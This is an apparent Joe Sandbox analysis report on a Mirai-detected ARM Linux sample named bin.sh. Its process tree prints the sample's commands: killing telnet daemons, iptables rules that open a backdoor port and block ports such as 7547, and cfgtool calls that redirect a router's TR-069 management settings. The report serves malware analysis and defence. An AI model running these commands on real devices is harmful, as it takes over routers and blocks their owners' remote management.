ID: 522924
Sample Name: bin.sh
Cookbook:
defaultlinuxfilecookbook.jbs
Time: 15:43:38
Date: 16/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Linux Analysis Report bin.sh 9
Overview 9
General Information 9
Detection 9
Signatures 9
Classification 9
Analysis Advice 9
General Information 9
Process Tree 9
Yara Overview 11
Initial Sample 11
PCAP (Network Traffic) 12
Dropped Files 12
Memory Dumps 12
Jbx Signature Overview 12
AV Detection: 13
Spreading: 13
Networking: 13
Persistence and Installation Behavior: 13
Hooking and other Techniques for Hiding and Protection: 13
Stealing of Sensitive Information: 13
Remote Access Functionality: 13
Mitre Att&ck Matrix 14
Malware Configuration 14
Behavior Graph 14
Antivirus, Machine Learning and Genetic Malware Detection 15
Initial Sample 15
Dropped Files 15
Domains 15
URLs 15
Domains and IPs 15
Contacted Domains 15
Contacted URLs 16
URLs from Memory and Binaries 16
Contacted IPs 16
Public 16
Runtime Messages 18
Joe Sandbox View / Context 19
IPs 19
Domains 19
ASN 19
JA3 Fingerprints 20
Dropped Files 20
Created / dropped Files 20
Static File Info 48
General 48
Static ELF Info 49
ELF header 49
Sections 49
Program Segments 49
Network Behavior 50
Network Port Distribution 50
TCP Packets 50
DNS Queries 50
DNS Answers 50
HTTP Request Dependency Graph 50
System Behavior 51
Analysis Process: bin.sh PID: 6777 Parent PID: 6712 51
General 51
File Activities 51
File Read 51
Directory Enumerated 51
Analysis Process: bin.sh PID: 6790 Parent PID: 6777 51
General 51
Analysis Process: bin.sh PID: 6792 Parent PID: 6790 51
General 52
File Activities 52
File Deleted 52
File Read 52
File Written 52
Directory Enumerated 52
Permission Modified 52
Analysis Process: bin.sh PID: 6794 Parent PID: 6792 52
General 52
Analysis Process: sh PID: 6794 Parent PID: 6792 52
General 52

File Activities 52
File Read 52
Analysis Process: sh PID: 6797 Parent PID: 6794 52
General 52
Analysis Process: killall PID: 6797 Parent PID: 6794 53
General 53
File Activities 53
File Read 53
Directory Enumerated 53
Analysis Process: bin.sh PID: 6813 Parent PID: 6792 53
General 53
Analysis Process: bin.sh PID: 6814 Parent PID: 6792 53
General 53
Analysis Process: bin.sh PID: 6815 Parent PID: 6792 53
General 53
File Activities 53
File Read 53
Analysis Process: bin.sh PID: 6825 Parent PID: 6815 54
General 54
Analysis Process: sh PID: 6825 Parent PID: 6815 54
General 54
File Activities 54
File Read 54
Analysis Process: sh PID: 6827 Parent PID: 6825 54
General 54
Analysis Process: iptables PID: 6827 Parent PID: 6825 54
General 54
File Activities 54
File Read 54
Analysis Process: iptables PID: 6842 Parent PID: 6827 55
General 55
Analysis Process: modprobe PID: 6842 Parent PID: 6827 55
General 55
File Activities 55
File Read 55
Directory Enumerated 55
Analysis Process: bin.sh PID: 6855 Parent PID: 6815 55
General 55
Analysis Process: sh PID: 6855 Parent PID: 6815 55
General 55
File Activities 55
File Read 55
Analysis Process: sh PID: 6857 Parent PID: 6855 56
General 56
Analysis Process: iptables PID: 6857 Parent PID: 6855 56
General 56
File Activities 56
File Read 56
Analysis Process: bin.sh PID: 6858 Parent PID: 6815 56
General 56
Analysis Process: sh PID: 6858 Parent PID: 6815 56
General 56
File Activities 56
File Read 56
Analysis Process: sh PID: 6863 Parent PID: 6858 56
General 57
Analysis Process: iptables PID: 6863 Parent PID: 6858 57
General 57
File Activities 57
File Read 57
Analysis Process: bin.sh PID: 6893 Parent PID: 6815 57
General 57
Analysis Process: sh PID: 6893 Parent PID: 6815 57
General 57
File Activities 57
File Read 57
Analysis Process: sh PID: 6897 Parent PID: 6893 57
General 57
Analysis Process: iptables PID: 6897 Parent PID: 6893 58
General 58
File Activities 58
File Read 58
Analysis Process: bin.sh PID: 6904 Parent PID: 6815 58
General 58
Analysis Process: sh PID: 6904 Parent PID: 6815 58
General 58
File Activities 58
File Read 58
Analysis Process: sh PID: 6913 Parent PID: 6904 58
General 58
Analysis Process: iptables PID: 6913 Parent PID: 6904 59
General 59
File Activities 59
File Read 59
Analysis Process: bin.sh PID: 6932 Parent PID: 6815 59
General 59
Analysis Process: sh PID: 6932 Parent PID: 6815 59
General 59
File Activities 59
File Read 59
Analysis Process: sh PID: 6935 Parent PID: 6932 59
General 59

Analysis Process: iptables PID: 6935 Parent PID: 6932 60
General 60
File Activities 60
File Read 60
Analysis Process: bin.sh PID: 6940 Parent PID: 6815 60
General 60
Analysis Process: sh PID: 6940 Parent PID: 6815 60
General 60
File Activities 60
File Read 60
Analysis Process: sh PID: 6948 Parent PID: 6940 60
General 60
Analysis Process: iptables PID: 6948 Parent PID: 6940 61
General 61
File Activities 61
File Read 61
Analysis Process: bin.sh PID: 6967 Parent PID: 6815 61
General 61
Analysis Process: sh PID: 6967 Parent PID: 6815 61
General 61
File Activities 61
File Read 61
Analysis Process: sh PID: 6973 Parent PID: 6967 61
General 61
Analysis Process: iptables PID: 6973 Parent PID: 6967 61
General 62
File Activities 62
File Read 62
Analysis Process: bin.sh PID: 6819 Parent PID: 6792 62
General 62
File Activities 62
File Read 62
Analysis Process: bin.sh PID: 6821 Parent PID: 6792 62
General 62
File Activities 62
File Read 62
Analysis Process: bin.sh PID: 6823 Parent PID: 6792 62
General 62
Analysis Process: bin.sh PID: 6990 Parent PID: 6792 63
General 63
Analysis Process: sh PID: 6990 Parent PID: 6792 63
General 63
File Activities 63
File Read 63
Analysis Process: sh PID: 6992 Parent PID: 6990 63
General 63
Analysis Process: iptables PID: 6992 Parent PID: 6990 63
General 63
File Activities 63
File Read 63
Analysis Process: bin.sh PID: 6993 Parent PID: 6792 63
General 64
Analysis Process: sh PID: 6993 Parent PID: 6792 64
General 64
File Activities 64
File Read 64
Analysis Process: sh PID: 6995 Parent PID: 6993 64
General 64
Analysis Process: iptables PID: 6995 Parent PID: 6993 64
General 64
File Activities 64
File Read 64
Analysis Process: bin.sh PID: 6996 Parent PID: 6792 64
General 64
Analysis Process: sh PID: 6996 Parent PID: 6792 65
General 65
File Activities 65
File Read 65
Analysis Process: sh PID: 6998 Parent PID: 6996 65
General 65
Analysis Process: iptables PID: 6998 Parent PID: 6996 65
General 65
File Activities 65
File Read 65
Analysis Process: bin.sh PID: 7002 Parent PID: 6792 65
General 65
Analysis Process: sh PID: 7002 Parent PID: 6792 66
General 66
File Activities 66
File Read 66
Analysis Process: sh PID: 7010 Parent PID: 7002 66
General 66
Analysis Process: iptables PID: 7010 Parent PID: 7002 66
General 66
File Activities 66
File Read 66
Analysis Process: bin.sh PID: 7031 Parent PID: 6792 66
General 66
Analysis Process: sh PID: 7031 Parent PID: 6792 67
General 67
File Activities 67
File Read 67

Analysis Process: bin.sh PID: 7047 Parent PID: 6792 67
General 67
Analysis Process: sh PID: 7047 Parent PID: 6792 67
General 67
File Activities 67
File Read 67
Analysis Process: bin.sh PID: 7060 Parent PID: 6792 67
General 67
Analysis Process: sh PID: 7060 Parent PID: 6792 68
General 68
File Activities 68
File Read 68
Analysis Process: sh PID: 7067 Parent PID: 7060 68
General 68
Analysis Process: iptables PID: 7067 Parent PID: 7060 68
General 68
File Activities 68
File Read 68
Analysis Process: bin.sh PID: 7087 Parent PID: 6792 68
General 68
Analysis Process: sh PID: 7087 Parent PID: 6792 68
General 69
File Activities 69
File Read 69
Analysis Process: sh PID: 7093 Parent PID: 7087 69
General 69
Analysis Process: iptables PID: 7093 Parent PID: 7087 69
General 69
File Activities 69
File Read 69
Analysis Process: bin.sh PID: 7114 Parent PID: 6792 69
General 69
Analysis Process: sh PID: 7114 Parent PID: 6792 69
General 69
File Activities 70
File Read 70
Analysis Process: sh PID: 7122 Parent PID: 7114 70
General 70
Analysis Process: iptables PID: 7122 Parent PID: 7114 70
General 70
File Activities 70
File Read 70
Analysis Process: bin.sh PID: 7140 Parent PID: 6792 70
General 70
Analysis Process: sh PID: 7140 Parent PID: 6792 70
General 70
File Activities 71
File Read 71
Analysis Process: sh PID: 7145 Parent PID: 7140 71
General 71
Analysis Process: iptables PID: 7145 Parent PID: 7140 71
General 71
File Activities 71
File Read 71
Analysis Process: bin.sh PID: 7158 Parent PID: 6792 71
General 71
Analysis Process: sh PID: 7158 Parent PID: 6792 71
General 71
File Activities 72
File Read 72
Analysis Process: sh PID: 7163 Parent PID: 7158 72
General 72
Analysis Process: iptables PID: 7163 Parent PID: 7158 72
General 72
File Activities 72
File Read 72
Analysis Process: bin.sh PID: 7171 Parent PID: 6792 72
General 72
Analysis Process: sh PID: 7171 Parent PID: 6792 72
General 72
File Activities 72
File Read 72
Analysis Process: sh PID: 7179 Parent PID: 7171 73
General 73
Analysis Process: iptables PID: 7179 Parent PID: 7171 73
General 73
File Activities 73
File Read 73
Analysis Process: bin.sh PID: 7194 Parent PID: 6792 73
General 73
Analysis Process: sh PID: 7194 Parent PID: 6792 73
General 73
File Activities 73
File Read 73
Analysis Process: sh PID: 7200 Parent PID: 7194 74
General 74
Analysis Process: iptables PID: 7200 Parent PID: 7194 74
General 74
File Activities 74
File Read 74
Analysis Process: bin.sh PID: 7209 Parent PID: 6792 74
General 74

Analysis Process: sh PID: 7209 Parent PID: 6792 74
General 74
File Activities 74
File Read 74
Analysis Process: sh PID: 7216 Parent PID: 7209 74
General 75
Analysis Process: iptables PID: 7216 Parent PID: 7209 75
General 75
File Activities 75
File Read 75
Analysis Process: bin.sh PID: 7224 Parent PID: 6792 75
General 75
Analysis Process: sh PID: 7224 Parent PID: 6792 75
General 75
File Activities 75
File Read 75
Analysis Process: sh PID: 7230 Parent PID: 7224 75
General 75
Analysis Process: iptables PID: 7230 Parent PID: 7224 76
General 76
File Activities 76
File Read 76
Analysis Process: bin.sh PID: 7241 Parent PID: 6792 76
General 76
Analysis Process: sh PID: 7241 Parent PID: 6792 76
General 76
File Activities 76
File Read 76
Analysis Process: sh PID: 7248 Parent PID: 7241 76
General 76
Analysis Process: iptables PID: 7248 Parent PID: 7241 77
General 77
File Activities 77
File Read 77
Analysis Process: bin.sh PID: 7255 Parent PID: 6792 77
General 77
Analysis Process: sh PID: 7255 Parent PID: 6792 77
General 77
File Activities 77
File Read 77
Analysis Process: sh PID: 7261 Parent PID: 7255 77
General 77
Analysis Process: iptables PID: 7261 Parent PID: 7255 78
General 78
File Activities 78
File Read 78
Analysis Process: bin.sh PID: 7280 Parent PID: 6792 78
General 78
Analysis Process: sh PID: 7280 Parent PID: 6792 78
General 78
File Activities 78
File Read 78
Analysis Process: sh PID: 7290 Parent PID: 7280 78
General 78
Analysis Process: iptables PID: 7290 Parent PID: 7280 79
General 79
File Activities 79
File Read 79
Analysis Process: bin.sh PID: 7314 Parent PID: 6792 79
General 79
Analysis Process: sh PID: 7314 Parent PID: 6792 79
General 79
File Activities 79
File Read 79
Analysis Process: sh PID: 7316 Parent PID: 7314 79
General 79
Analysis Process: iptables PID: 7316 Parent PID: 7314 79
General 80
File Activities 80
File Read 80
Analysis Process: bin.sh PID: 7317 Parent PID: 6792 80
General 80
Analysis Process: sh PID: 7317 Parent PID: 6792 80
General 80
File Activities 80
File Read 80
Analysis Process: sh PID: 7319 Parent PID: 7317 80
General 80
Analysis Process: iptables PID: 7319 Parent PID: 7317 80
General 80
File Activities 81
File Read 81
Analysis Process: bin.sh PID: 7321 Parent PID: 6792 81
General 81
Analysis Process: sh PID: 7321 Parent PID: 6792 81
General 81
File Activities 81
File Read 81
Analysis Process: sh PID: 7327 Parent PID: 7321 81
General 81
Analysis Process: iptables PID: 7327 Parent PID: 7321 81
General 81

File Activities 82
File Read 82
Analysis Process: bin.sh PID: 7344 Parent PID: 6792 82
General 82
Analysis Process: sh PID: 7344 Parent PID: 6792 82
General 82
File Activities 82
File Read 82
Analysis Process: sh PID: 7351 Parent PID: 7344 82
General 82
Analysis Process: iptables PID: 7351 Parent PID: 7344 82
General 82
File Activities 83
File Read 83
Analysis Process: bin.sh PID: 7369 Parent PID: 6792 83
General 83
Analysis Process: sh PID: 7369 Parent PID: 6792 83
General 83
File Activities 83
File Read 83
Analysis Process: sh PID: 7378 Parent PID: 7369 83
General 83
Analysis Process: iptables PID: 7378 Parent PID: 7369 83
General 83
File Activities 83
File Read 83
Analysis Process: bin.sh PID: 7395 Parent PID: 6792 84
General 84
Analysis Process: sh PID: 7395 Parent PID: 6792 84
General 84
File Activities 84
File Read 84
Analysis Process: sh PID: 7405 Parent PID: 7395 84
General 84
Analysis Process: iptables PID: 7405 Parent PID: 7395 84
General 84
File Activities 84
File Read 84
Analysis Process: bin.sh PID: 7420 Parent PID: 6792 85
General 85
Analysis Process: sh PID: 7420 Parent PID: 6792 85
General 85
File Activities 85
File Read 85
Analysis Process: sh PID: 7426 Parent PID: 7420 85
General 85
Analysis Process: iptables PID: 7426 Parent PID: 7420 85
General 85
File Activities 85
File Read 85
Analysis Process: bin.sh PID: 7432 Parent PID: 6792 85
General 86
Analysis Process: sh PID: 7432 Parent PID: 6792 86
General 86
File Activities 86
File Read 86
Analysis Process: sh PID: 7439 Parent PID: 7432 86
General 86
Analysis Process: iptables PID: 7439 Parent PID: 7432 86
General 86
File Activities 86
File Read 86
Analysis Process: upstart PID: 7470 Parent PID: 3310 86
General 86
Analysis Process: sh PID: 7470 Parent PID: 3310 87
General 87
File Activities 87
File Read 87
Analysis Process: sh PID: 7471 Parent PID: 7470 87
General 87
Analysis Process: date PID: 7471 Parent PID: 7470 87
General 87
File Activities 87
File Read 87
Analysis Process: sh PID: 7472 Parent PID: 7470 87
General 87
Analysis Process: apport-checkreports PID: 7472 Parent PID: 7470 88
General 88
File Activities 88
File Read 88
File Written 88
Directory Enumerated 88
Analysis Process: upstart PID: 7497 Parent PID: 3310 88
General 88
Analysis Process: sh PID: 7497 Parent PID: 3310 88
General 88
File Activities 88
File Read 88
Analysis Process: sh PID: 7498 Parent PID: 7497 88
General 88
Analysis Process: date PID: 7498 Parent PID: 7497 89
General 89

File Activities 89
File Read 89
Analysis Process: sh PID: 7504 Parent PID: 7497 89
General 89
Analysis Process: apport-gtk PID: 7504 Parent PID: 7497 89
General 89
File Activities 89
File Read 89
File Written 89
Directory Enumerated 89
Analysis Process: upstart PID: 7524 Parent PID: 3310 89
General 89
Analysis Process: sh PID: 7524 Parent PID: 3310 90
General 90
File Activities 90
File Read 90
Analysis Process: sh PID: 7525 Parent PID: 7524 90
General 90
Analysis Process: date PID: 7525 Parent PID: 7524 90
General 90
File Activities 90
File Read 90
Analysis Process: sh PID: 7526 Parent PID: 7524 90
General 90
Analysis Process: apport-gtk PID: 7526 Parent PID: 7524 91
General 91
File Activities 91
File Read 91
Directory Enumerated 91


Linux Analysis Report bin.sh

Overview

General Information

Sample Name:	bin.sh
Analysis ID:	522924
MD5:	eec5c6c219535fb..
SHA1:	292559e94f1c04b.
SHA256:	12013662c71da6..
Infos:	

Detection




Score:	100
Range:	0 - 100
Whitelisted:	false

Signatures

- Antivirus / Scanner detection for sub…
- Snort IDS alert for network traffic (e.…
- Yara detected Mirai
- Multi AV Scanner detection for subm…
- Antivirus detection for dropped file
- Sample tries to persist itself using S…
- Opens /proc/net/* files useful for find…
- Sample tries to persist itself using /e…
- Connects to many ports of the same…
- Drops files in suspicious directories
- Uses known network protocols on no…
- Executes the "iptables" command to…

Classification



Analysis Advice

Some HTTP requests failed (404). It is likely the sample will exhibit less behavior

Static ELF header machine description suggests that the sample might only run correctly on MIPS or ARM architectures

Static ELF header machine description suggests that the sample might not execute correctly on this machine

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	522924
Start date:	16.11.2021
Start time:	15:43:38
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	bin.sh
Cookbook file name:	defaultlinuxfilecookbook.jbs
Analysis system description:	Ubuntu Linux 16.04 x64 (Kernel 4.4.0-116, Firefox 59.0, Document Viewer 3.18.2, LibreOffice 5.1.6.2, OpenJDK 1.8.0_171)
Analysis Mode:	default
Detection:	MAL
Classification:	mal100.spre.troj.evad.linSH@0/221@4/0
Warnings:	Show All

Process Tree

- **system is lnxubuntu1**
- bin.sh (PID: 6777, Parent: 6712, MD5: eec5c6c219535fba3a0492ea8118b397) Arguments: /usr/bin/qemu-arm /tmp/bin.sh
  - bin.sh New Fork (PID: 6790, Parent: 6777)
    - bin.sh New Fork (PID: 6792, Parent: 6790)
      - bin.sh New Fork (PID: 6794, Parent: 6792)
      - sh (PID: 6794, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "killall -9 telnetd utelnetd scfgmgr"
        - sh New Fork (PID: 6797, Parent: 6794)

- killall (PID: 6797, Parent: 6794, MD5: df59c8b62bfcf5b3bd7feaaa2295a9f7) Arguments: killall -9 telnetd utelnetd scfgmgr
- bin.sh New Fork (PID: 6813, Parent: 6792)
- bin.sh New Fork (PID: 6814, Parent: 6792)
- bin.sh New Fork (PID: 6815, Parent: 6792)
  - bin.sh New Fork (PID: 6825, Parent: 6815)
  - sh (PID: 6825, Parent: 6815, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --destination-port 47453 -j ACCEPT"
    - sh New Fork (PID: 6827, Parent: 6825)
    - iptables (PID: 6827, Parent: 6825, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I INPUT -p tcp --destination-port 47453 -j ACCEPT
      - iptables New Fork (PID: 6842, Parent: 6827)
      - modprobe (PID: 6842, Parent: 6827, MD5: 3d0e6fb594a9ad9c854ace3e507f86c5) Arguments: /sbin/modprobe ip_tables
  - bin.sh New Fork (PID: 6855, Parent: 6815)
  - sh (PID: 6855, Parent: 6815, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --source-port 47453 -j ACCEPT"
    - sh New Fork (PID: 6857, Parent: 6855)
    - iptables (PID: 6857, Parent: 6855, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I OUTPUT -p tcp --source-port 47453 -j ACCEPT
  - bin.sh New Fork (PID: 6858, Parent: 6815)
  - sh (PID: 6858, Parent: 6815, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I PREROUTING -t nat -p tcp --destination-port 47453 -j ACCEPT"
    - sh New Fork (PID: 6863, Parent: 6858)
    - iptables (PID: 6863, Parent: 6858, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I PREROUTING -t nat -p tcp --destination-port 47453 -j ACCEPT
  - bin.sh New Fork (PID: 6893, Parent: 6815)
  - sh (PID: 6893, Parent: 6815, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I POSTROUTING -t nat -p tcp --source-port 47453 -j ACCEPT"
    - sh New Fork (PID: 6897, Parent: 6893)
    - iptables (PID: 6897, Parent: 6893, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I POSTROUTING -t nat -p tcp --source-port 47453 -j ACCEPT
  - bin.sh New Fork (PID: 6904, Parent: 6815)
  - sh (PID: 6904, Parent: 6815, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --dport 47453 -j ACCEPT"
    - sh New Fork (PID: 6913, Parent: 6904)
    - iptables (PID: 6913, Parent: 6904, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I INPUT -p tcp --dport 47453 -j ACCEPT
  - bin.sh New Fork (PID: 6932, Parent: 6815)
  - sh (PID: 6932, Parent: 6815, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --sport 47453 -j ACCEPT"
    - sh New Fork (PID: 6935, Parent: 6932)
    - iptables (PID: 6935, Parent: 6932, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I OUTPUT -p tcp --sport 47453 -j ACCEPT
  - bin.sh New Fork (PID: 6940, Parent: 6815)
  - sh (PID: 6940, Parent: 6815, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I PREROUTING -t nat -p tcp --dport 47453 -j ACCEPT"
    - sh New Fork (PID: 6948, Parent: 6940)
    - iptables (PID: 6948, Parent: 6940, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I PREROUTING -t nat -p tcp --dport 47453 -j ACCEPT
  - bin.sh New Fork (PID: 6967, Parent: 6815)
  - sh (PID: 6967, Parent: 6815, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I POSTROUTING -t nat -p tcp --sport 47453 -j ACCEPT"
    - sh New Fork (PID: 6973, Parent: 6967)
    - iptables (PID: 6973, Parent: 6967, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I POSTROUTING -t nat -p tcp --sport 47453 -j ACCEPT
- bin.sh New Fork (PID: 6819, Parent: 6792)
- bin.sh New Fork (PID: 6821, Parent: 6792)
- bin.sh New Fork (PID: 6823, Parent: 6792)
- bin.sh New Fork (PID: 6990, Parent: 6792)
- sh (PID: 6990, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --destination-port 58000 -j DROP"
  - sh New Fork (PID: 6992, Parent: 6990)
  - iptables (PID: 6992, Parent: 6990, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I INPUT -p tcp --destination-port 58000 -j DROP
- bin.sh New Fork (PID: 6993, Parent: 6792)
- sh (PID: 6993, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --source-port 58000 -j DROP"
  - sh New Fork (PID: 6995, Parent: 6993)
  - iptables (PID: 6995, Parent: 6993, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I OUTPUT -p tcp --source-port 58000 -j DROP
- bin.sh New Fork (PID: 6996, Parent: 6792)
- sh (PID: 6996, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --dport 58000 -j DROP"
  - sh New Fork (PID: 6998, Parent: 6996)
  - iptables (PID: 6998, Parent: 6996, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I INPUT -p tcp --dport 58000 -j DROP
- bin.sh New Fork (PID: 7002, Parent: 6792)
- sh (PID: 7002, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --sport 58000 -j DROP"
  - sh New Fork (PID: 7010, Parent: 7002)
  - iptables (PID: 7010, Parent: 7002, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I OUTPUT -p tcp --sport 58000 -j DROP
- bin.sh New Fork (PID: 7031, Parent: 6792)
- sh (PID: 7031, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "cfgtool set /mnt/jffs2/hw_ctree.xml InternetGatewayDevice.ManagementServer URL \"http://127.0.0.1\""
- bin.sh New Fork (PID: 7047, Parent: 6792)
- sh (PID: 7047, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "cfgtool set /mnt/jffs2/hw_ctree.xml InternetGatewayDevice.ManagementServer ConnectionRequestPassword \"acsMozi\""
- bin.sh New Fork (PID: 7060, Parent: 6792)
- sh (PID: 7060, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --destination-port 35000 -j DROP"
  - sh New Fork (PID: 7067, Parent: 7060)
  - iptables (PID: 7067, Parent: 7060, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I INPUT -p tcp --destination-port 35000 -j DROP
- bin.sh New Fork (PID: 7087, Parent: 6792)
- sh (PID: 7087, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --destination-port 50023 -j DROP"
  - sh New Fork (PID: 7093, Parent: 7087)
  - iptables (PID: 7093, Parent: 7087, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I INPUT -p tcp --destination-port 50023 -j DROP
- bin.sh New Fork (PID: 7114, Parent: 6792)
- sh (PID: 7114, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --source-port 50023 -j DROP"
  - sh New Fork (PID: 7122, Parent: 7114)
  - iptables (PID: 7122, Parent: 7114, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I OUTPUT -p tcp --source-port 50023 -j DROP
- bin.sh New Fork (PID: 7140, Parent: 6792)
- sh (PID: 7140, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --source-port 35000 -j DROP"
  - sh New Fork (PID: 7145, Parent: 7140)
  - iptables (PID: 7145, Parent: 7140, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I OUTPUT -p tcp --source-port 35000 -j DROP
- bin.sh New Fork (PID: 7158, Parent: 6792)
- sh (PID: 7158, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --destination-port 7547 -j DROP"
  - sh New Fork (PID: 7163, Parent: 7158)
  - iptables (PID: 7163, Parent: 7158, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I INPUT -p tcp --destination-port 7547 -j DROP
- bin.sh New Fork (PID: 7171, Parent: 6792)
- sh (PID: 7171, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --source-port 7547 -j DROP"
  - sh New Fork (PID: 7179, Parent: 7171)

- iptables (PID: 7179, Parent: 7171, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I OUTPUT -p tcp --source-port 7547 -j DROP
- bin.sh New Fork (PID: 7194, Parent: 6792)
- sh (PID: 7194, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --dport 35000 -j DROP"
  - sh New Fork (PID: 7200, Parent: 7194)
  - iptables (PID: 7200, Parent: 7194, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I INPUT -p tcp --dport 35000 -j DROP
- bin.sh New Fork (PID: 7209, Parent: 6792)
- sh (PID: 7209, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --dport 50023 -j DROP"
  - sh New Fork (PID: 7216, Parent: 7209)
  - iptables (PID: 7216, Parent: 7209, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I INPUT -p tcp --dport 50023 -j DROP
- bin.sh New Fork (PID: 7224, Parent: 6792)
- sh (PID: 7224, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --sport 50023 -j DROP"
  - sh New Fork (PID: 7230, Parent: 7224)
  - iptables (PID: 7230, Parent: 7224, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I OUTPUT -p tcp --sport 50023 -j DROP
- bin.sh New Fork (PID: 7241, Parent: 6792)
- sh (PID: 7241, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --sport 35000 -j DROP"
  - sh New Fork (PID: 7248, Parent: 7241)
  - iptables (PID: 7248, Parent: 7241, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I OUTPUT -p tcp --sport 35000 -j DROP
- bin.sh New Fork (PID: 7255, Parent: 6792)
- sh (PID: 7255, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --dport 7547 -j DROP"
  - sh New Fork (PID: 7261, Parent: 7255)
  - iptables (PID: 7261, Parent: 7255, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I INPUT -p tcp --dport 7547 -j DROP
- bin.sh New Fork (PID: 7280, Parent: 6792)
- sh (PID: 7280, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --sport 7547 -j DROP"
  - sh New Fork (PID: 7290, Parent: 7280)
  - iptables (PID: 7290, Parent: 7280, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I OUTPUT -p tcp --sport 7547 -j DROP
- bin.sh New Fork (PID: 7314, Parent: 6792)
- sh (PID: 7314, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I INPUT -p udp --destination-port 4000 -j ACCEPT"
  - sh New Fork (PID: 7316, Parent: 7314)
  - iptables (PID: 7316, Parent: 7314, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I INPUT -p udp --destination-port 4000 -j ACCEPT
- bin.sh New Fork (PID: 7317, Parent: 6792)
- sh (PID: 7317, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I OUTPUT -p udp --source-port 4000 -j ACCEPT"
  - sh New Fork (PID: 7319, Parent: 7317)
  - iptables (PID: 7319, Parent: 7317, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I OUTPUT -p udp --source-port 4000 -j ACCEPT
